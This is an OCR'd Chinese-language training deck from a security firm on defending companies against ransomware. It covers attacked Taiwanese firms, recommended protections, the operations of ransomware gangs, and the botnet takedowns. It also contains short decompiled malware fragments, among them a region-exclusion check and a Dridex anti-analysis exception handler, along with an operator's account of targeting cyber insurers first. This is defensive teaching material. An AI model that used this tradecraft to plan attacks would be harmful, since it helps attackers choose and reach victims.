奧義智慧科技
Powered by CyCraft

勒索病毒課程：

- 企業應如何因應-防範勝於治療
- 重大案例分享

奧義智慧科技 共同創辦人 叢培侃

EVERYTHING STARTS FROM CYCRAFT

勒索病毒鎖定獵物

- CPC
- FPG
- Powertech
- MIRLE
- Unimicron
- Garmin
- Golden Bridge
- Compal Electronics
- Advantech Co., Ltd
- Foxconn Technology Group
- Acer Inc.
- Quanta
- ADATA

Big-Game Hunters Use APT Tactics

Hackers attacked 10 listed companies in Taiwan during pandemic

Notebook giant Compal Electronics and Advantech among targets: CTWANT

2108 Like 147 Share Tweet 分享

By Matthew Strong, Taiwan News, Staff Writer

2020/12/09 14:07

只要你是個咖 $$$

都有可能變成目標

保險　　財報　　公司曝光度　　國際化

Exclusive-US to give ransomware hacks similar priority as terrorism, official says

The U.S. Department of Justice is elevating investigations of ransomware attacks to a similar priority as terrorism in the wake of the Colonial Pipeline hack and mounting damage caused by cyber criminals, a senior department official told Reuters.

FILE PHOTO: Holding tanks are seen in an aerial photograph at Colonial Pipeline's Dorsey

THE WHITE HOUSE


Implement the five best practices from the President's Executive Order: President Biden's *Improving the Nation's Cybersecurity* Executive Order is being implemented with speed and urgency across the Federal Government. We're leading by example because these five best practices are high impact: multifactor authentication (because passwords alone are routinely compromised), endpoint detection & response (to hunt for malicious activity on a network and block it), encryption (so if data is stolen, it is unusable) and a skilled, empowered security team (to patch rapidly, and share and incorporate threat information in your defenses). These practices will significantly reduce the risk of a successful cyber-attack.

Backup your data, system images, and configurations, regularly test them, and keep the backups offline: Ensure that backups are regularly tested and that they are not connected to the business network, as many ransomware variants try to find and encrypt or delete accessible backups. Maintaining current backups offline is critical because if your network data is encrypted with ransomware, your organization can restore systems.

Update and patch systems promptly: This includes maintaining the security of operating systems, applications, and firmware, in a timely manner. Consider using a centralized patch management system; use a risk-based assessment strategy to drive your patch management program.

Test your incident response plan: There's nothing that shows the gaps in plans more than testing them. Run through some core questions and use those to build an incident response plan: Are you able to sustain business operations without access to certain systems? For how long? Would you turn off your manufacturing operations if business systems such as billing were offline?

Check Your Security Team's Work: Use a 3rd party pen tester to test the security of your systems and your ability to defend against a sophisticated attack. Many ransomware criminals are aggressive and sophisticated and will find the equivalent of unlocked doors.



排除特定區域國家

```
1 int __stdcall mal_check_lang()
2 {
3   int v0; // eax
4   int result; // eax
5   LANGID v2; // si
6   LANGID v3; // di
7
8   v3 = GetUserDefaultUILanguage();
```

- **DS: What other regions besides the CIS [mainly comprised of post-Soviet republics] do you try to avoid? What organizations never pay?**

  UNK: All the CIS, including Georgia and Ukraine. Primarily because of geopolitics. Secondly because of the laws. Thirdly, for some, because of patriotism. Very poor countries don't pay—India, Pakistan, Afghanistan, and so on.


DS: Do your operators target organizations that have cyber insurance?

UNK: Yes, this is one of the tastiest morsels. Especially to hack the insurers first—to get their customer base and work in a targeted way from there. And after you go through the list, then hit the insurer themselves.

企業面臨到的挑戰

壓力與恐懼	未來與不明	評估與決策
暗網公布機密資料	駭客到底如何進入	那些夥伴能幫助我
受駭新聞持續發酵	有那些解決方案	那些工具能找到根因
生產供應受創	未來是否仍會發生	我是否該支付贖金
當地法遵應辦事項	資安事件如何應處	決策時間必須縮短

通常: 企業恢復營運為第一優先考量



客戶的期待


- 識別病毒種類
- 評估是否能解密?
- 演算法有無漏洞
- 加密方式
- 駭客背景調查
- 交戰經驗

各式補強措施

在台灣有技術能量的團隊

勒索病毒最喜歡的企業備份方式

- 使用網路磁碟機方式**掛載備份**目錄
- 使用網路磁碟機方式**與其他電腦共享**目錄



駭客最愛網路磁碟資料

駭客最愛加密的資料:

- 人事資料(HR)
- 流程與資源管理(ERP)
- 製造執行系統(MES)
- 財務會計系統(FI)

勒索病毒幫派化、產業化

- 透過MaaS Botnet平台上架 (有堂口)
  - 如Trickbot、Emotet、Zeus、Dridex
  - 有一定成本，駭客賭很大，殺價空間小
  - 大型製造業、高科技產業等金雞母
  - 手法精良、使用APT滲透技能(BloodHound, Cobalt Strike, Empire)
  - 非常難纏，本來就沒要幫你解
- 非透過MaaS Botnet平台上架 (小混混)
  - 沒有太多成本，有就算多的，殺價空間大
  - 中小型製造業、醫院、學校或知名企業等
  - 手法粗糙、無客製病毒能力，軟體Bug多
  - 容易溝通，檔案不一定能解

2021/01/27 Emotet disrupted

EUROPOL

EMOTET takedown

In January 2021, law enforcement and judicial authorities worldwide took down the Emotet botnet.

Participating law enforcement authorities:

- Netherlands (Politie)
- Germany (Bundeskriminalamt)
- France (Police Nationale)
- Lithuania (Lietuvos kriminalinės policijos biuras)
- Canada (Royal Canadian Mounted Police)
- USA (Federal Bureau of Investigation)
- UK (National Crime Agency)
- Ukraine (Національна поліція України)

EUROPOL

2020/10/20 Trickbot disrupted

By Ionut Arghire on October 12, 2020


Share Tweet 推薦 0 RSS

Microsoft on Monday revealed that it worked together with industry partners to shut down the infrastructure used by TrickBot operators and block efforts to revive the botnet.

The Washington Post **reported** last week that the U.S. Cyber Command too attempted to hack TrickBot's C&C servers, in an attempt to take the botnet down to prevent attacks seeking to disrupt the U.S. presidential elections. This is said to have been a **separate operation** that was not coordinated with Microsoft.

TrickBot emerged in 2016 as a banking Trojan, supposedly from the same group that operated the Dyre Trojan, and has become one of the most prevalent threats out there, with more than one million infected machines all around the world.

Over time, TrickBot has received updates that expanded its capabilities, evolved into a modular threat that ensnared computers into a botnet being offered under a malware-as-a-service model. Both nation-states and criminal networks are believed to have employed it for nefarious purposes.



EVERYTHING STARTS FROM CYCRAFT


奧義智慧科技
Powered by CyCraft

金融木馬已不再是我們印象中的Banking Trojan

Banking trojan實踐迭代開發的病毒


- Dridex, Trickbot, Emotet都是所謂的Banking trojans，這些botnet發展多年，程式本身自我混淆、通訊架構都持續精進改良，例如Dridex(TA505)大量使用VEH(Vectored Exception Handling)，進行程式解密，並且inline patch自身程式碼，使得分析工作複雜。
- 由傳統invoice.zip等演化更為真實的釣魚信件。

```
  else if ( exc_code != EXCEPTION_BREAKPOINT )
  {
    return 0;
  }
  ++a1->ContextRecord->Eip;                    // skip INT3, point E
  a1->ContextRecord->Esp -= 4;
  *(_DWORD *)a1->ContextRecord->Esp = a1->ContextRecord->Eip + 1;// p
  a1->ContextRecord->Esp -= 4;
  *(_DWORD *)a1->ContextRecord->Esp = a1->ContextRecord->Eax;// push
  return -1;
}
```

